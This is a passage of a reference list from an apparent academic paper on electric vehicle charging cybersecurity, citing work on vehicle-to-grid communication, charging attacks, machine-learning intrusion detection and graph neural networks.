[8] ISO 15118-1, "Vehicle to grid communication interface - part 1: General information and use-case definition," https://www.iso.org/standard/69113.html, 2019, [Online: accessed Dec. 2025].

[9] I. A. Umoren *et al.*, "Resource efficient vehicle-to-grid (v2g) communication systems for electric vehicle enabled microgrids," *IEEE Transactions on Intelligent Transportation Systems*, vol. 22, no. 7, pp. 4171–4180, Jul. 2021.

[10] S.-G. Yoon *et al.*, "Priority inversion prevention scheme for plc vehicle-to-grid communications under the hidden station problem," *IEEE Transactions on Smart Grid*, vol. 9, no. 6, pp. 5887–5896, Nov. 2018.

[11] D. Ronanki and H. Karneddi, "Electric vehicle charging infrastructure: Review, cyber security considerations, potential impacts, countermeasures, and future trends," *IEEE Journal of Emerging and Selected Topics in Power Electronics*, vol. 12, no. 1, pp. 242–256, Feb. 2024.

[12] H. Jahangir *et al.*, "Charge manipulation attacks against smart electric vehicle charging stations and deep learning-based detection mechanisms," *IEEE Transactions on Smart Grid*, pp. 1–12, May 2024.

[13] S. Guo *et al.*, "DCA: Delayed charging attack on the electric shared mobility system," *IEEE Transactions on Intelligent Transportation Systems*, vol. 24, no. 11, pp. 12 793–12 805, June 2023.

[14] M. Ghafouri *et al.*, "Coordinated charging and discharging of electric vehicles: A new class of switching attacks," *ACM Transactions on Cyber-Physical Systems*, vol. 6, no. 3, Sept. 2022.

[15] S. Dey and M. Khanra, "Cybersecurity of plug-in electric vehicles: Cyberattack detection during charging," *IEEE Transactions on Industrial Electronics*, vol. 68, no. 1, pp. 478–487, Jan. 2021.

[16] R. Basmadjian, "Communication vulnerabilities in electric mobility hcp systems: A semi-quantitative analysis," *Smart Cities*, Mar. 2021.

[17] N. Heninger and P. Traynor, Eds., *28th USENIX Security Symposium, USENIX Security, Santa Clara, CA, USA*. USENIX Association, 2019. [Online]. Available: https://www.usenix.org/conference/usenixsecurity19

[18] J. Xu *et al.*, "The security of charging protocol between charging piles and electric vehicles," in *2019 IEEE Sust. Power and Energy Conf. (iSPEC)*. Beijing, China, 21 – 23 Nov. 2019, pp. 1315 – 1320.

[19] M. A. Mustafa *et al.*, "Smart electric vehicle charging: Security analysis," in *IEEE PES Innovative Smart Grid Tech. Conf. (ISGT)*. Washington, DC, USA, 24 – 27 Feb. 2013, pp. 1 – 6.

[20] R. Sedar *et al.*, "A comprehensive survey of v2x cybersecurity mechanisms and future research paths," *IEEE Open Journal of the Communications Society*, vol. 4, pp. 325–391, Jan. 2023.

[21] J. Johnson and T. Berg, "Review of electric vehicle charger cybersecurity vulnerabilities, potential impacts, and defenses," *Energies*, vol. 15, no. 11, May 2022.

[22] S. Dudek *et al.*, "V2G injector: Whispering to cars and charging units through the power-line," in *Proceedings of the Symposium sur la sécurité des technologies de l'information et des communications (SSTIC), Rennes, France*, Oct. 2019, pp. 5–7.

[23] M. Basnet and M. H. Ali, "WCGAN-based cyber-attacks detection system in the EV charging infrastructure," in *4th Int. Conf. on Smart Power Internet Energy Systems (SPIES)*. Beijing, China, 9 – 12 Dec. 2022, pp. 1761 – 1766.

[24] M. Basnet and M. H. Ali, "Deep learning-based intrusion detection system for electric vehicle charging station," in *2nd Int. Conf. on Smart Power Internet Energy Systems (SPIES)*. Bangkok, Thailand, 15 – 18 Sept. 2020, pp. 408–413.

[25] Z. Warraich and W. Morsi, "Early detection of cyber–physical attacks on fast charging stations using machine learning considering vehicle-to-grid operation in microgrids," *Sustainable Energy, Grids and Networks*, vol. 34, p. 101027, June 2023.

[26] M. ElKashlan *et al.*, "A machine learning-based intrusion detection system for iot electric vehicle charging stations (EVCSs)," *Electronics*, vol. 12, no. 4, Feb. 2023.

[27] A. Akbarian et al., "Detection of cyber attacks to mitigate their impacts on the manipulated EV charging prices," *IEEE Transactions on Transportation Electrification*, pp. 1–1, Mar. 2024.

[28] R. P. Parameswarath *et al.*, "PREVENT: A mechanism for preventing message tampering attacks in electric vehicle networks," in *IEEE 97th Vehicular Technology Conf. (VTC2023-Spring)*. Florence, Italy, 20 – 23 June 2023, pp. 1 – 5.

[29] D. Kern and C. Krauß, "Detection of e-mobility-based attacks on the power grid," in *53rd Annual IEEE/IFIP Int. Conf. on Dep. Sys. and Networks (DSN)*. Porto, Portugal, 20 – 23 June 2023, pp. 352 – 365.

[30] M. Girdhar *et al.*, "Cyber-attack event analysis for EV charging stations," in *IEEE Power & Energy Society General Meeting (PESGM)*. Orlando, FL, USA, 16 – 20 Jul. 2023, pp. 1 – 5.

[31] T. Z. Nonvignon *et al.*, "A copula-based attack prediction model for vehicle-to-grid networks," *Applied Sciences*, vol. 12, no. 8, Mar. 2022.

[32] S. B. Mitikiri *et al.*, "Modelling of the electric vehicle charging infrastructure as cyber physical power systems: A review on components, standards, vulnerabilities and attacks," Nov. 2023. [Online]. Available: https://arxiv.org/abs/2311.08656

[33] S. Mousavian *et al.*, "A risk-based optimization model for electric vehicle infrastructure response to cyber attacks," *IEEE Transactions Smart Grid*, vol. 9, no. 6, pp. 6160–6169, Nov. 2018.

[34] S. Mousavian *et al.*, "Cyber attack protection for a resilient electric vehicle infrastructure," in *IEEE Globecom Workshops (GC Wkshps)*. San Diego, CA, USA, 6 – 10 Dec. 2015, pp. 1 – 6.

[35] L. Attanasio *et al.*, "MiniV2G: an electric vehicle charging emulator," in *7th ACM on Cyber-Physical System Security Workshop*, May 2021, p. 65–73.

[36] B. Pfaff *et al.*, "The design and implementation of open vswitch," in *Proceedings of the 12th USENIX Symposium on Networked Systems Design and Implementation (NSDI)*. Oakland, CA, USA, 4 – 6 May 2015, pp. 117–130.

[37] "THC. 2020. THC-IPV6-ATTACK-TOOLKIT." https://github.com/vanhauserthc/thc-ipv6, 2020, [Online: accessed Dec. 2025].

[38] "Github - fluxius/v2gdecoder: V2gdecoder: encode and decode v2g messages on the fly," https://github.com/FlUxIuS/V2Gdecoder, [Online: accessed Dec. 2025].

[39] P. Wulff, M. Kubsch, and C. Krist, "Basics of machine learning," in *Applying Machine Learning in Science Education Research*, ser. Springer Texts in Education. Cham, Switzerland: Springer, Cham, Mar. 2025, pp. 15–48.

[40] "Cookeville EV information," https://www.atlasevhub.com/materials/state-ev-registration-data#data, 2022, [Online: accessed Dec. 2025].

[41] United States - Department of Energy, "Industry by occupation for the civilian employed population 16 years and over," "https://data.census.gov/cedsci/table?q=population&t=Employment3AOccupation&g=0400000US47&tid=ACSST1Y2019.S2405", [Online: accessed Dec. 2025].

[42] "Cookeville data," https://www.towncharts.com/Tennessee/Economy/Cookeville-city-TN-Economy-data.html, [Online: accessed Dec. 2025].

[43] United States - Department of Energy Vehicle Technologies Office, "Alternative fueling station locator," "https://afdc.energy.gov/stations#/find/nearest", [Online: accessed Dec. 2025].

[44] OpenStreetMap Team, "OpenStreetMap," https://www.openstreetmap.org/#map=4/38.01/-95.84, [Online: accessed Dec. 2025].

[45] Waze Team, "Waze API," https://developers.google.com/waze, [Online: accessed Dec. 2025].

[46] K. Zorzos *et al.*, "Pyshark: A python wrapper for Wireshark's TShark," *Journal of Open Source Software*, vol. 3, no. 23, p. 524, 2018.

[47] S. M. Lundberg and S.-I. Lee, "A unified approach to interpreting model predictions," in *Advances in Neural Information Processing Systems 30 (NeurIPS 2017)*. Long Beach, CA, USA: Curran Associates, Inc., 2017, pp. 4765–4774.

[48] A. Takiddin *et al.*, "Robust graph autoencoder-based detection of false data injection attacks against data poisoning in smart grids," *IEEE Transactions on Artificial Intelligence*, vol. 5, no. 3, pp. 1287–1301, Mar. 2024.

[49] L. Wu *et al.*, *Graph Neural Networks: Foundations, Frontiers, and Applications*. Singapore: Springer, Jan. 2022.

[50] E. Rossi *et al.*, "Edge directionality improves learning on heterophilic graphs," *arXiv preprint arXiv:2305.10498v3*, Nov. 2023.

[51] S. R. Fahim *et al.*, "Graph autoencoder-based power attacks detection for resilient electrified transportation systems," *IEEE Transactions on Transportation Electrification*, vol. 10, no. 4, pp. 9539–9553, Dec. 2024.

[52] S. R. Fahim *et al.*, "Dynamic spatio-temporal planning strategy of ev charging stations and dgs using gcnn-based predicted power demand," *IEEE Transactions on Intelligent Transportation Systems*, vol. 26, no. 4, pp. 4528–4542, April 2025.

[53] M. R. Ahasan *et al.*, "Securing EVCS Infrastructure Against Cyberattacks with a Deep Learning-Based Detection Model," in *IEEE International Conference on Fog and Mobile Edge Computing (FMEC)*. Tampa, FL, USA, 19 – 22 May 2025, pp. 1 – 6.

[54] A. Takiddin *et al.*, "Generalized graph neural network-based detection of false data injection attacks in smart grids," *IEEE Transactions on Emerging Topics in Computational Intelligence*, vol. 7, no. 3, pp. 618–630, Jun. 2023.

[55] Y. Liu, G. Hou, F. Huang, H. Qin, B. Wang, and L. Yi, "Directed graph deep neural network for multi-step daily streamflow forecasting," *Journal of Hydrology*, vol. 607, p. 127515, Apr. 2022.

[56] K. Sarvajcz, L. Ari, and J. Menyhart, "Ai on the road: NVIDIA jetson nano-powered computer vision-based system for real-time pedestrian and priority sign detection," *Applied Sciences*, vol. 14, no. 4, p. 1440, Feb. 2024.

[57] J. Zhao, Y. Wu, R. Deng, S. Xu, J. Gao, and A. Burke, "A survey of autonomous driving from a deep learning perspective," *ACM Computing Surveys*, vol. 57, no. 10, May 2025.

[58] G. Sharma, V. Sharma, and J. Sharma, "A comprehensive review on artificial intelligence and blockchain technologies for electric vehicle charging ecosystems," in *Handbook of Research on AI and Blockchain Technologies for Smart Energy Systems*. IGI Global, 2024.

[59] A. Takiddin, M. Ismail, R. Atat, and E. Serpedin, "Spatio-temporal graph-based generation and detection of adversarial false data injection evasion attacks in smart grids," *IEEE Transactions on Artificial Intelligence*, vol. 5, no. 12, pp. 6601–6616, Dec. 2024.